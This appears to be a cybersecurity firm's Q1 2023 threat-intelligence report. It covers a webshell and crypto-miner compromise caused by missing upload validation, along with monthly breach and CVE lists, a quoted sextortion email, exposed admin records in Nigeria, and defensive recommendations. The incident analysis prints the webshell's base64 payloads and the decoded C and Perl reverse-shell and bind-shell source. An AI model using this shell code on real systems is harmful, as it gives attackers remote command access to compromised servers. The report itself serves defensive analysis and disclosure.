
77.77 KB
Size

2023-02-14 23:04:27 UTC
4 days ago

?
Community Score


AhnLab-V3	PHP/Webshell.S5	ALYac	Backdoor.PHP.WebShell.BD
Antiy-AVL	Trojan[Downloader]/JS.Cryxos	Arcabit	Backdoor.PHP.WebShell.BD
Avast	PHP:BackDoor-CL [Trj]	AVG	PHP:BackDoor-CL [Trj]
Avira (no cloud)	BDS/WebShell.G6	Baidu	PHP.Backdoor.WebShell.y
BitDefender	Backdoor.PHP.WebShell.BD	Cynet	Malicious (score: 99)
Cyren	ABRisk.YHBM-1	DrWeb	PHP.Shell.26
Emsisoft	Backdoor.PHP.WebShell.BD (B)	eScan	Backdoor.PHP.WebShell.BD
ESET-NOD32	PHP/Webshell.NSW	F-Secure	Backdoor.BDS/WebShell.G6
Fortinet	PHP/WebShell.BD!tr	GData	Backdoor.PHP.WebShell.BD
Google	Detected	Ikarus	Backdoor.PHP.WebShell

This malicious backdoor script will allow the attacker to read CPU information using the Proc file system as well as query kernel version information indicative of a miner or evasive malware. It also consists of a string indicative of a multi-platform dropper. This script was found to have **over 1500 lines of code** with some embedded C and Perl codes for connection handling encrypted as base64.



```
$back_connect_c="I2luY2x1ZGUgPHN0ZGlvLmg+DQojaW5jbHVkZSA8
uaD4NCmludCBtYWluKGludCBhcmdjLCBjaGFyICphcmd2W10pIHsNCiAgICBpbnQgZmQ7DQogICAgc3RydWN0IHNvY2thZGRyX2luIHN
pbjsNCiAgICBkYWVtb24oMSwwKTsNCiAgICBzaW4uc2luX2ZhbWlseSA9IEFGX0lORVQ7DQogICAgc2luLnNpbl9wb3J0ID0gaHRvbnM
oYXRvaShhcmd2WzJdKSk7DQogICAgc2luLnNpbl9hZGRyLnNfYWRkciA9IGluZXRfYWRkcihhcmd2WzFdKTsNCiAgICBmZCA9IHNvY2t
ldChBRl9JTkVULCBTT0NLX1NUUkVBTSwgSVBQUk9UT19UQ1ApIDsNCiAgICBpZiAoKGNvbm5lY3QoZmQsIChzdHJ1Y3Qgc29ja2FkZHI
gKikgJnNpbiwgc2l6ZW9mKHN0cnVjdCBzb2NrYWRkcikpKTwwKSB7DQogICAgICAgIHBlcnJvcigiQ29ubmVjdCBmYWlsIik7DQogICA
gICAgIHJldHVybiAwOw0KICAgIH0NCiAgICBkdXAyKGZkLCAwKTsNCiAgICBkdXAyKGZkLCAxKTsNCiAgICBkdXAyKGZkLCAyKTsNCiA
gICBzeXN0ZW0oIi9iaW4vc2ggLWkiKTsNCiAgICBjbG9zZShmZCk7DQp9";
$back_connect_p="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KJGlhZGRyPWluZXRfYXRvbigkQVJHVlswXSkgfHwgZGllKCJ
FcnJvcjogJCFcbiIpOw0KJHBhZGRyPXNvY2thZGRyX2luKCRBUkdWWzFdLCAkaWFkZHIpIHx8IGRpZSgiRXJyb3I6ICQhXG4iKTsNCiR
wcm90bz1nZXRwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09DS0VULCBQRl9JTkVULCBTT0NLX1NUUkVBTSwgJHByb3RvKSB8fCB
kaWUoIkVycm9yOiAkIVxuIik7DQpjb25uZWN0KFNPQ0tFVCwgJHBhZGRyKSB8fCBkaWUoIkVycm9yOiAkIVxuIik7DQpvcGVuKFNUREl
OLCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlbSg
nL2Jpbi9zaCAtaScpOw0KY2xvc2UoU1RESU4pOw0KY2xvc2UoU1RET1VUKTsNCmNsb3NlKFNUREVSUik7";
$bind_port_c="I2luY2x1ZGUgPHN0ZGlvLmg+DQojaW5jbHVkZSA8c3RyaW5nLmg+DQojaW5jbHVkZSA8dW5pc3RkLmg+DQojaW5jbH
VkZSA8bmV0ZGIuaD4NCiNpbmNsdWRlIDxzdGRsaWIuaD4NCmludCBtYWluKGludCBhcmdjLCBjaGFyICoqYXJndikgew0KICAgIGludC
BzLGMsaTsNCiAgICBjaGFyIHBbMzBdOw0KICAgIHN0cnVjdCBzb2NrYWRkcl9pbiByOw0KICAgIGRhZW1vbigxLDApOw0KICAgIHMgPS
Bzb2NrZXQoQUZfSU5FVCxTT0NLX1NUUkVBTSwwKTsNCiAgICBpZighcykgcmV0dXJuIC0xOw0KICAgIHIuc2luX2ZhbWlseSA9IEFGX0
lORVQ7DQogICAgci5zaW5fcG9ydCA9IGh0b25zKGF0b2koYXJndlsxXSkpOw0KICAgIHIuc2luX2FkZHIuc19hZGRyID0gaHRvbmwoSU
5BRERSX0FOWSk7DQogICAgYmluZChzLCAoc3RydWN0IHNvY2thZGRyICopJnIsIDB4MTApOw0KICAgIGxpc3RlbihzLCA1KTsNCiAgIC
B3aGlsZSgxKSB7DQogICAgICAgIGM9YWNjZXB0KHMsMCwwKTsNCiAgICAgICAgZHVwMihjLDApOw0KICAgICAgICBkdXAyKGMsMSk7DQ
ogICAgICAgIGR1cDIoYywyKTsNCiAgICAgICAgd3JpdGUoYywiUGFzc3dvcmQ6Iiw5KTsNCiAgICAgICAgcmVhZChjLHAsc2l6ZW9mKH
ApKTsNCiAgICAgICAgZm9yKGk9MDtpPHN0cmxlbihwKTtpKyspDQogICAgICAgICAgICBpZiggKHBbaV0gPT0gJ1xuJykgfHwgKHBbaV
0gPT0gJ1xyJykgKQ0KICAgICAgICAgICAgICAgIHBbaV0gPSAnXDAnOw0KICAgICAgICBpZiAoc3RyY21wKGFyZ3ZbMl0scCkg
    PT0gMCkNCiAgICAgICAgICAgIHN5c3RlbSgiL2Jpbi9zaCAtaSIpOw0KICAgICAgICBjbG9zZShjKTsNCiAgICB9DQp9";
$bind_port_p="IyEvdXNyL2Jpbi9wZXJsDQokU0hFTEw9Ii9iaW4vc2ggLWkiOw0KaWYgKEBBUkdWIDwgMSkgeyBleGl0KDEpOyB9DQ
p1c2UgU29ja2V0Ow0Kc29ja2V0KFMsJlBGX0lORVQsJlNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCd0Y3AnKSkgfHwgZGllICJDYW
50IGNyZWF0ZSBzb2NrZXRcbiI7DQpzZXRzb2Nrb3B0KFMsU09MX1NPQ0tFVCxTT19SRVVTRUFERFIsMSk7DQpiaW5kKFMsc29ja2FkZH
JfaW4oJEFSR1ZbMF0sSU5BRERSX0FOWSkpIHx8IGRpZSAiQ2FudCBvcGVuIHBvcnRcbiI7DQpsaXN0ZW4oUywzKSB8fCBkaWUgIkNhbn
QgbGlzdGVuIHBvcnRcbiI7DQp3aGlsZSgxKSB7DQoJYWNjZXB0KENPTk4sUyk7DQoJaWYoISgkcGlkPWZvcmspKSB7DQoJCWRpZSAiQ2
```

What You Get When Input Validation is Missing - Shells, Miner & More



Output

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
    int fd;
    struct sockaddr_in sin;
    daemon(1,0);
    sin.sin_family = AF_INET;
    sin.sin_port = htons(atoi(argv[2]));
    sin.sin_addr.s_addr = inet_addr(argv[1]);
    fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) ;
    if ((connect(fd, (struct sockaddr *) &sin, sizeof(struct sockaddr)))<0) {
        perror("Connect fail");
        return 0;
    }
    dup2(fd, 0);
    dup2(fd, 1);
    dup2(fd, 2);
    system("/bin/sh -i");
    close(fd);
}
```


Output


time: 1ms
length: 438
lines: 14

```
#!/usr/bin/perl
use Socket;
$iaddr=inet_aton($ARGV[0]) || die("Error: $!\n");
$paddr=sockaddr_in($ARGV[1], $iaddr) || die("Error: $!\n");
$proto=getprotobyname('tcp');
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || die("Error: $!\n");
connect(SOCKET, $paddr) || die("Error: $!\n");
open(STDIN, ">&SOCKET");
open(STDOUT, ">&SOCKET");
open(STDERR, ">&SOCKET");
system('/bin/sh -i');
close(STDIN);
close(STDOUT);
close(STDERR);
```

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <stdlib.h>
int main(int argc, char **argv) {
    int s,c,i;
    char p[30];
    struct sockaddr_in r;
    daemon(1,0);
    s = socket(AF_INET,SOCK_STREAM,0);
    if(!s) return -1;
    r.sin_family = AF_INET;
    r.sin_port = htons(atoi(argv[1]));
    r.sin_addr.s_addr = htonl(INADDR_ANY);
    bind(s, (struct sockaddr *)&r, 0x10);
    listen(s, 5);
    while(1) {
```

We were able to locate the miner in this case as shown below and vetting with VT shows a very minimal detection with 9 engines.





9 security vendors and no sandboxes flagged this file as malicious

0c605b12dee14be192f6a81ac46a8bfbcd11aa8979d5e894ba03ae1891f90359
log (2)
elf 64bits upx

357.28 KB
Size

2022-12-23 07:29:05 UTC
1 month ago

ELF

DrWeb	ⓘ Tool.Linux.BtcMine.3592	Fortinet	ⓘ PossibleThreat
Jiangmin	ⓘ RiskTool.Linux.ddc	Microsoft	ⓘ Trojan:Linux/Multiverze
Panda	ⓘ ELF/TrojanGen.A	Symantec	ⓘ Trojan.Gen.NPE
TrendMicro	ⓘ Trojan.Linux.ZYX.USELVL722	TrendMicro-HouseCall	ⓘ Trojan.Linux.ZYX.USELVL722
Zillya	ⓘ Tool.BitCoinMiner.Linux.460	Acronis (Static ML)	✓ Undetected

Further IR on the infected server reveals the attacker was able to leverage the non-existence of proper input validation on **user image file type at upload** on the web application sitting on the server and all of these malicious files were able to get into the systems at full compromise.

What You Get When Input Validation is Missing - Shells, Miner & More

Input validation is carried out to make sure that only correctly structured data enters the workflow of an information system, preventing the retention of incorrect data in the database and the dysfunction of various downstream components.
Data from all potentially all sources should be subject to input validation, including backend feeds from suppliers, partners, vendors, or regulators over extranets as well as Internet-facing web clients

Input validation prevents a wide range of attacks that can be made against a web application. These attacks can lead to the theft of personal information, allowing unauthorized access to other components and/or preventing the operation of web applications. The list of attacks in this category are Buffer Overflow, SQL Injection, Cross Site Scripting (XSS)

Not that the OWASP Cheat sheet on Input Validation mentioned that we should largely rely on it as the primary method of preventing XSS, SQL Injection and other attacks but can significantly contribute to reducing their impact if implemented properly. We can apply WAF and WAAP in bigger applications to curb and cover all attack vectors.

Input validation is an important requirement for any web application that allows user input. Without control over the items added to the system, an attacker has many techniques that can be used for hacking purposes.

IoC

arjunrk2031@gmail.com
log – *SHA256*
0c605b12dee14be192f6a81ac46a8bfbcd11aa8979d5e894ba03ae1891f90359
10.php – SHA256
1f2d1cb13aa7c439886da0217e7ea81f70282ff07584195db2baaa7e05590bc9
https://www.virustotal.com/gui/file/1f2d1cb13aa7c439886da0217e7ea81f70282ff07584195db2baaa7e05590bc9/detection
185.125.188.58:443 (TCP)
185.125.188.59:443 (TCP)
185.125.190.26:443 (TCP)
91.189.91.43:443 (TCP)

February 2023

Organizations Breached / Experienced Ransomware Attack

- Stanford University
- Canadian telecom TELUS
- Dole Food Company, a major American producer.
- Community Health Systems hit through zero-day
- California cities of Oakland and Modesto
- Arnold Clark, one of Europe's largest car retailers
- ION Group


Critical CVEs Reported

- IBM Aspera Faspex
- Oracle WebLogic Server
- Hyundai and KIA
- Microsoft, Apple
- FortiNAC and FortiWeb products
- Atlassian Jira Service Management

Interesting Highlight

- Threat actors are now providing so-called free access to the platform, encouraging users to download harmful apps or visit phishing websites, in response to OpenAI's introduction of a paid ChatGPT tier called ChatGPT Plus.
- HardBit ransomware has evolved to version 2.0 and its operators are manipulating insurance policies to maximize ransom payments. Attackers convince victims to reveal their insurance details so that they can adjust their ransom demands to fully cover their costs.
- Several contradicting reports emerge as an aftermath of the 2023 General Presidential Elections on the influx of cyber-attacks in the Nigerian digital space. Professional demands breakdown.
- Misconfiguration, Insecure Design and Lack of Proper logging and monitoring were identified as the top flaw of web applications tested in Q1.

Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria.




To seban1312@outlook.com on 2023-01-04

--
Salut!
Malheureusement, j'ai une mauvaise nouvelle
eu accès à l'appareil que vous utilisez pour
Depuis lors, je surveille votre activité sur
adulte régulier du site Web, je peux confirme
responsabilité.
Pour votre commodité, les sites Web que vous a
données.
J'ai téléchargé un Njrat sur un pilote qui met
par jour afin que l'antivirus ne puisse pas
votre caméra et à votre microphone, et j'ai
compris les photos, les réseaux sociaux, le
eu une idée incroyable de tourner une vidéo d
la vidéo est en cours de lecture sur un autre
que je peux envoyer cette vidéo à tous vos co
suppose que vous voulez éviter ce scénario, do
l'équivalent de 1450 EUR sur mon portefeuille b
supprime également définitivement toutes les do

Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria.

Our continuous threat intel ops have reported a couple of sensitive data leakage and credentials across organizations in Nigeria. One of our recent findings which was already fixed at the time of putting together this report; is a case where data of over 1K enrollees exposed and credential to admin was also found and site bugged already with XSS. In this instance, we noticed that some strange administrative users have been added to the platform as far back as 2021 and 2022 as shown below.



USER RECORDS

User Accounts

S/N	Username	Email	Role	Date Created	Date Updated
1	admin	[redacted]min.com	0	02-07-2019	22-11-2019
2	user	[redacted]com	0	2020-02-04 12:31:54	
3	Nisan	[redacted]ahoo.com	1	2020-07-28 23:04:04	
4	tobi	misteranonymuse@gmail.com	1	2021-06-17 16:41:38	
5	Anonymous	anonymous@anonymous.com	1	2022-05-15 08:29:14	

Showing 1 to 5 of 5 entries

[redacted]

71

[redacted] 3

[redacted] ENROLLMENTS

207

New 207

[redacted]

ENROLLMENTS

871

New 871

As part of our approach to ensuring issues and findings like these get remediated, initial findings share in notification emails after a call with the technical team show they are interested in seeing and fixing what we may have identified.

This has been the constant practice of our CTI team in ensuring the resilience of organizations operating within our cyber ecosystem in Nigeria by providing the needed notification to affected parties as at when due.

Another noteworthy finding is that of an exposed ERP platform where we discovered valid PII of employees, and complete access to the company payroll, attendance and inventory. Our attempt to notify the affected entity on several occasions in the space of 3 months has been fruitless since December 2022. Before the time of this discovery, we believed that the existence of this exposure should be more than a year validating that we can't guarantee how many random individuals on the Internet might have accessed those data unauthorized without the knowledge of the affected entity.

As part of our observation over time, the attitude of organizations in Nigeria to responding to such calls and notifications is not encouraging and will continue to endanger users and exposed organizational data in the long run. As of the time of this writing, multiple notifications are still yet to be responded to; but we are open to collaboration with professional bodies, sectoral and National CERT to help change this narrative.

Our Cyber Threat Intel team leverage HUMINT and other indigenous product focused on context-based threat intel in the process of our identifications of bugs, vulnerabilities and exposure that attackers can take advantage of in the course of preparing for other secondary attacks that may impact the organization (we have seen cases of using exposed digital facilities in our space being used as attacks launch bed). This has helped us puts our clients ahead of the bad guys by staying proactive.

March 2023

Organizations Breached / Experienced Ransomware Attack

- Saks Fifth Avenue, City of Toronto
- Hitachi Energy
- Italian luxury sports car maker Ferrari
- Bitcoin ATM manufacturer General Bytes
- Latitude Financial Services
- Essendant, NBA
- Technion, one of Israel’s leading universities
- Black & McDonald

Critical CVEs Reported

- Apple, Microsoft, Google.
- Foxit Software
- Cisco
- Fortinet has released an advisory covering CVE-2023-25610

Interesting Highlight

- Researchers share their findings of 55 zero-day vulnerabilities that were exploited in 2022. They report that Chinese state-sponsored cyber espionage groups exploit more than zero days. Four were exploited by financially motivated hackers, while 75% of them were related to ransomware.
- Researchers have discovered a malware distribution campaign that delivers the LokiBot credential stealer via Business Email Compromise (BEC) phishing emails
- Flutterwave denies alleged hacking of the payment system but confirmed an unusual trend of transactions on some customers' profiles.
- Supply chain attack continues to impact business across the world as the 3CX incident spiral down to the cryptocurrency companies.

2023 | Q1 Recommendations

- Using MFA for all user accounts - These days, passwords alone do not provide full protection on our accounts.
- Ensure your Vulnerability Management Program is active to capture all the applicable changes in terms of patches that are available for vulnerabilities identified in Q1.
- Invest in a cybersecurity awareness program that can measure users' behaviour improvement towards empowering them to become an element of defense for the organization.
- Proper network segmentation should be implemented across the enterprise and the necessary hardening of critical servers and other crown jewels.
- Breach & Attack simulation activities, Purple teaming engagement, and drills can help identify gaps in security control's effectiveness, people and process ahead of threat actors.
- Continuous review of third-party relationships and contracts is mandated for all organizations to ensure gaps that can cost the security of data are all checkmated at all time.
- Proactive monitoring & an effective incident response plan should be implemented to ensure visibility and effective handling of identified security incidents.

cyber plural
...focus on cybersecurity

We help startups and enterprises create and manage resilient cybersecurity plans and implementation across board while they focus on profit-making and business growth.

Do you need help with any of the recommendations, feel free to consult and use our services.

Contact US

web

cyberplural.com

email

hello@cyberplural.com

blog

blog.cyberplural.com

social

cyberplural